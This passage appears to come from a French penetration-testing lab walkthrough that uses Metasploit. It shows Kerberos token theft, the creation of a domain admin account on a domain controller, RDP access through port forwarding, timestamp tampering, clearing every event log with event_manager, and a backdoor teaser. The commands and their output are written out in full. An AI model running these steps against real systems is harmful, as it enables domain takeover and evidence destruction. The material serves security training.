root@kali:~# cd /root/.msf4/logs/scripts/scraper/192.168.56.10_20180108.110716393/
root@kali:~/.msf4/logs/scripts/scraper/192.168.56.10_20180108.110716393# ls
env.txt    hashes.txt  HKLM.reg     nethood.txt  services.txt  systeminfo.txt  users.txt
group.txt  HKCU.reg    localgroup.txt  network.txt  shares.txt    system.txt
root@kali:~/.msf4/logs/scripts/scraper/192.168.56.10_20180108.110716393#
```

Usurpation de Ticket Kerberos

Il est possible de récupérer un token Kerberos pour disposer de droits domaine, ce qui est important pour la suite de l'exploitation

- *1ère méthode* :

Listez les processus en cours

```
meterpreter > ps

Process List
============
```

Il y a un processus avec le compte adminsql

```
 2924  864   dwm.exe              x86   1        CYB\Administrateur          C:\Windows\system32\Dwm.ex
e
```

Récupération du token sur le processus

```
meterpreter > steal_token 2924
Stolen token with username: CYB\Administrateur
```

- *2ème méthode :*

Chargez le module incognito

```
meterpreter > use incognito
Loading extension incognito...success.
```

Listez les tokens disponibles

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
AUTORITE NT\SERVICE LOCAL
AUTORITE NT\SERVICE RÉSEAU
AUTORITE NT\Système
client-1\user01
CYB\administrateur

Impersonation Tokens Available
========================================
AUTORITE NT\ANONYMOUS LOGON
```

Récupération du token CYB\Administrateur

```
meterpreter > impersonate_token CYB\\administrateur
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user CYB\administrateur
meterpreter >
```

Grâce à la prise d'information, vous savez que le compte Administrateur est dans le groupe **administrateurs du domaine**. Il est donc possible de créer un compte admin du domaine pour prendre le contrôle à distance de l'Active Directory

Faites la création du compte sur la machine contrôleur du domaine et ajoutez le dans le groupe « Admins du domaine »

```
meterpreter > add_user hacked P@ssw0rd -h 192.168.56.2
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[*] Attempting to add user hacked to host 192.168.56.2
[+] Successfully added user
meterpreter > add_group_user "Admins du domaine" hacked -h 192.168.56.2
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[*] Attempting to add user hacked to group Admins du domaine on domain controller 192.168.56.2
[+] Successfully added user to group
meterpreter >
```

RDP

Lancer un scan a la recherche du service RDP sur le serveur Active Directory :

```
msf post(windows/gather/arp_scanner) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set ports 3389
ports => 3389
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.56.2
RHOSTS => 192.168.56.2
msf auxiliary(scanner/portscan/tcp) > exploit

[+] 192.168.56.2:         - 192.168.56.2:3389 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

Les scans ont révélé que la machine Active Directory dispose du Bureau à distance, essayez de vous connecter en bureau à distance sur l'active Directory avec le compte précédemment créé.

Port Forwarding

Meterpreter> portfwd add –l 3389 –p 3389 –r 192.168.100.103

-l: C'est un port local à écouter.


-p: Le port distant à connecter.

-r: L'adresse de l'hôte distant à connecter.

```
msf auxiliary(scanner/portscan/tcp) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  3         meterpreter x86/windows  CYB\administrateur @ CLIENT-1  192.168.49.135:4444 -> 192.168.49.13
6:21754 (192.168.56.10)

msf auxiliary(scanner/portscan/tcp) > sessions 3
[*] Starting interaction with 3...

meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.56.2
[*] Local TCP relay created: :3389 <-> 192.168.56.2:3389
meterpreter >
```

Depuis kali connectez-vous sur le serveur AD avec le service RDP grace au PortForwarding de msfconsole :

```
root@kali:~# rdesktop 127.0.0.1:3389
Autoselected keyboard map fr
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```



Vous disposez d'un accès à l'Active Directory, ce qui offre un accès total au poste de membre de l'AD.

Effacement des traces

Deux outils Metasploit sont à mentionner : timestomp et event_manager qui permettent de modifier, supprimer, certains attributs de fichier.

Lancez timestomp

```
meterpreter > timestomp

Usage: timestomp file_path OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

Lancez event_manager

```
meterpreter > run event_manager
Meterpreter Script for Windows Event Log Query and Clear.

OPTIONS:

    -c <opt>  Clear a given Event Log (or ALL if no argument specified)
    -f <opt>  Event ID to filter events on
    -h        Help menu
    -i        Show information about Event Logs on the System and their configuration
    -l <opt>  List a given Event Log.
    -p        Supress printing filtered logs to screen
    -s <opt>  Save logs to local CSV file, optionally specify alternate folder in which to save logs
```

Exemple :

```
meterpreter > run event_manager -c
```

Supprime tous les fichiers de logs.

Bonus

Mettre en place un Backdoor dans le Windows 7
Une fois votre backdoor mise en place revenez avec la sessions RDP mais avec un script msfconsole : « **exploit.rc** »